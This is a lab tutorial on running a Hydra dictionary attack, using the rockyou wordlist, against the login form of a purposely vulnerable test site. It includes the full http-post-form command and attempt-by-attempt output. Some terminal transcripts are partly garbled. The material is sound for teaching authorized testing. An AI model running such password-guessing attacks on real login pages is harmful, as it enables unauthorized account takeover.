

Lab Objective:

Conducting a dictionary attack to crack passwords online, using Hydra.

Lab Purpose:

Hydra is an advanced password cracker which can be used to crack passwords for online pages, such as the login page of a website. This is useful as we don't need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like.

A dictionary attack is a type of password attack which uses a combination of words from a wordlist and attempts all of them in association with a username to login as a user. It typically takes a long time to perform, and the results are dependent on the accuracy and quality of your wordlist. A dictionary attack is a form of brute forcing.

Lab Tool:

Kali Linux


Lab Topology:

Kali Linux in a virtual machine is used for this lab.

STEP ONE:

The first step is to power up Kali Linux in a virtual machine. Then, open the Hydra help menu with the following command as "root" user:

sudo hydra



```
femi@kali:~$ sudo hydra
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] [-c C FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server[:PORT]][:[OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-p options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam2000 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]--[header|post] http[s]--[get|post]-form http-proxy http-proxy-urllenum ics imap[s] irc ldap[s] ldap[s]--[cram|digest|md5][s] memcached mong
odb mysql nntp oracle-listener oracle-sid pcanywhere pcnt pop[s] postgres radmin2 rdp redis resx login pcap rsh rtp 57-280 sip smb satp[s] smtp-anum oomp socks5 ssh sshkey svn teamspeak telnet[s] vnc vncmp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at:
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)


Example: hydra -l user -P passlist.txt ftp://192.168.0.1
femi@kali:~$
```

STEP TWO:

The site we will be targeting is the following:



<http://testasp.vulnweb.com/Login.asp?RetURL=/Default.asp?>

Note that this site has been developed for the purpose of hacking, and you should not use Hydra on any other site without permission from the owner.





To use Hydra against an online target such as this one, we need to capture the post-form parameters. Hydra will use these parameters to send its various requests to the correct target. To capture this information, open target site with web browser in Kali. Then, press ctrl + shift + I to open the browser developer tools panel.

Navigate to the tab called "Network". When you are there, reload the page by pressing ctrl + F5. You should see several GET requests. This is our machine requesting data from the server so that we can see the login form.





Now enter a random username and password into the login page and click login. You should see a new POST request pop up in the Network tab. This is our machine sending the data to the server. This request contains the parameters we need.




STEP THREE:

Right click on the POST request and select “Edit and Resend”. A page will open to the right of the Network header, with information regarding the POST request. Scroll down to the Request Body section and copy the tfUName and tfUPass Parameters. Hydra will need this information.



STEP FOUR:

For this attack, we will be attempting to login as admin. We will need to choose a wordlist to guess passwords to login as this account. Open the terminal and type: “locate wordlists” to see all the different wordlists Kali has installed. We will use the rockyou.txt wordlist for this attack. Type “locate rockyou.txt” to see the path to this wordlist.



```
femi@KALI:~$ locate wordlists
/usr/share/metasploit-framework/data/wordlists/sap_common.txt
/usr/share/metasploit-framework/data/wordlists/sap_default.txt
/usr/share/metasploit-framework/data/wordlists/sap_fc_paths.txt
/usr/share/metasploit-framework/data/wordlists/scada_default_userpass.txt
/usr/share/metasploit-framework/data/wordlists/sensitive_files.txt
/usr/share/metasploit-framework/data/wordlists/sensitive_files_wln.txt
/usr/share/metasploit-framework/data/wordlists/sid.txt
/usr/share/metasploit-framework/data/wordlists/smp_default_pass.txt
/usr/share/metasploit-framework/data/wordlists/superset_secret_keys.txt
/usr/share/metasploit-framework/data/wordlists/telerik_ui_asp_net_ajax_versions.txt
/usr/share/metasploit-framework/data/wordlists/telnet_data_fth_backdoor_userpass.txt
/usr/share/metasploit-framework/data/wordlists/tftp.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
/usr/share/metasploit-framework/data/wordlists/unix_users.txt
/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_collide_20.txt
/usr/share/metasploit-framework/data/wordlists/vxworks_common_20.txt
/usr/share/metasploit-framework/data/wordlists/wp-exploitable-plugins.txt
/usr/share/metasploit-framework/data/wordlists/wp-exploitable-themes.txt
/usr/share/metasploit-framework/data/wordlists/wp-plugins.txt
/usr/share/metasploit-framework/data/wordlists/wp-themes.txt
/usr/share/wordlists/amsi
/usr/share/wordlists/dirb
/usr/share/wordlists/dirbuster
/usr/share/wordlists/dsnmap.txt
/usr/share/wordlists/fasttrack.txt
/usr/share/wordlists/fern-wifi
/usr/share/wordlists/john.txt
/usr/share/wordlists/legion
/usr/share/wordlists/metasploit
/usr/share/wordlists/mmap.lst
/usr/share/wordlists/rockyou.txt.gz
/usr/share/wordlists/sqlmap.txt
/usr/share/wordlists/wfuzz
/usr/share/wordlists/wifite.txt
/var/lib/dpkg/info/wordlists.list
/var/lib/dpkg/info/wordlists.md5sums
/var/lib/dpkg/info/wordlists.postinst
/var/lib/dpkg/info/wordlists.prerm
/var/lib/dpkg/info/wordlists.triggers

(femi@KALI) ~$ locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz

(femi@KALI) ~$
```


If the rockyou.txt wordlist file has a .gz extension on it, we will first need to extract the file. To do this, change directory to the wordlist directory using the following command:

```
cd /usr/share/wordlists
```

Then use the following command to extract the file:

```
gunzip rockyou.txt.gz
```

Type ls into the terminal after this and you will see that the rockyou.txt file is now available.



```
root@KALI: /home/femi
File Actions Edit View Help
/usr/share/metasploit-framework/data/wordlists/wp-exploitable-plugins.txt
/usr/share/metasploit-framework/data/wordlists/wp-exploitable-themes.txt
/usr/share/metasploit-framework/data/wordlists/wp-plugins.txt
/usr/share/metasploit-framework/data/wordlists/wp-themes.txt
/usr/share/wordlists/amass
/usr/share/wordlists/dirb
/usr/share/wordlists/dirbuster
/usr/share/wordlists/dnsmap.txt
/usr/share/wordlists/dnsmap.txt
/usr/share/wordlists/fasttrack.txt
/usr/share/wordlists/fern-wifi
/usr/share/wordlists/john.lst
/usr/share/wordlists/legion
/usr/share/wordlists/metasploit
/usr/share/wordlists/mmap.lst
/usr/share/wordlists/rockyou.txt.gz
/usr/share/wordlists/sqlmap.txt
/usr/share/wordlists/wfuzz
/usr/share/wordlists/wifite.txt
/var/lib/dpkg/info/wordlists.list
/var/lib/dpkg/info/wordlists.md5sums
/var/lib/dpkg/info/wordlists.postinst
/var/lib/dpkg/info/wordlists.preinst
/var/lib/dpkg/info/wordlists.triggers

root@KALI: /home/femi
# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz

root@KALI: /home/femi
# cd /usr/share/wordlists
cd: no such file or directory: /usr/share/wordlists

root@KALI: /home/femi
# cd /usr/share/wordlists
cd: no such file or directory: /usr/share/wordlists

root@KALI: /usr/share/wordlists
# ls
amass  dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  mmap.lst  rockyou.txt.gz  sqlmap.txt  wfuzz  wifite.txt

root@KALI: /usr/share/wordlists
# gunzip rockyou.txt.gz

root@KALI: /usr/share/wordlists
# cd ..

root@KALI: /usr/share
# cd ..

root@KALI: /usr
# cd ..
```

If the rockyou.txt wordlist file has a .gz extension on it, we will first need to extract the file. To do this, change directory to the wordlist directory using the following command:

```
cd /usr/share/wordlists
```

Then use the following command to extract the file:

```
gunzip rockyou.txt.gz
```

Type ls into the terminal after this and you will see that the rockyou.txt file is now available.

STEP FIVE:

Let's begin the attack by submitting the following command to hydra:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form  
"/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout" -vV -f
```

Once you press enter, the attack will begin and Hydra will start guessing a lot of passwords for the username admin in an attempt to login

```
femi@KALI: /  
File Actions Edit View Help  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-09 09:55:27  
[ERROR] optional parameter must start with a '/' slash  
[1] * exit 255 hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com  
-vV: command not found  
femi@KALI: /  
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout" -vV -f  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-09 09:57:20  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1p:14344399), ~896525 tries per task  
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout  
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass '123456' - 1 of 14344399 [child 0] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass '12345' - 2 of 14344399 [child 1] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass '1234567890' - 3 of 14344399 [child 2] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'password' - 4 of 14344399 [child 3] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'iloveyou' - 5 of 14344399 [child 4] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'princess' - 6 of 14344399 [child 5] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass '1234567' - 7 of 14344399 [child 6] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'rockyou' - 8 of 14344399 [child 7] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass '12345678' - 9 of 14344399 [child 8] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'abc123' - 10 of 14344399 [child 9] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'nicole' - 11 of 14344399 [child 10] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'daniel' - 12 of 14344399 [child 11] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'babygirl' - 13 of 14344399 [child 12] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'monkey' - 14 of 14344399 [child 13] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'lovely' - 15 of 14344399 [child 14] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'jessica' - 16 of 14344399 [child 15] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass '654321' - 17 of 14344399 [child 16] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'michael' - 18 of 14344399 [child 17] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'ashley' - 19 of 14344399 [child 18] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'qwerty' - 20 of 14344399 [child 19] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass '111111' - 21 of 14344399 [child 20] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'iloveu' - 22 of 14344399 [child 21] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass '000000' - 23 of 14344399 [child 22] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'michelle' - 24 of 14344399 [child 23] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'tigger' - 25 of 14344399 [child 24] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'sunshine' - 26 of 14344399 [child 25] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'chocolate' - 27 of 14344399 [child 26] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'password1' - 28 of 14344399 [child 27] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'soccer' - 29 of 14344399 [child 28] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'anthony' - 30 of 14344399 [child 29] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'friends' - 31 of 14344399 [child 30] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'butterfly' - 32 of 14344399 [child 31] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'purple' - 33 of 14344399 [child 32] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'angel' - 34 of 14344399 [child 33] (0/0)  
[ATTEMPT] target testasp.vulnweb.com - login 'admin' - pass 'jordan' - 35 of 14344399 [child 34] (0/0)
```

END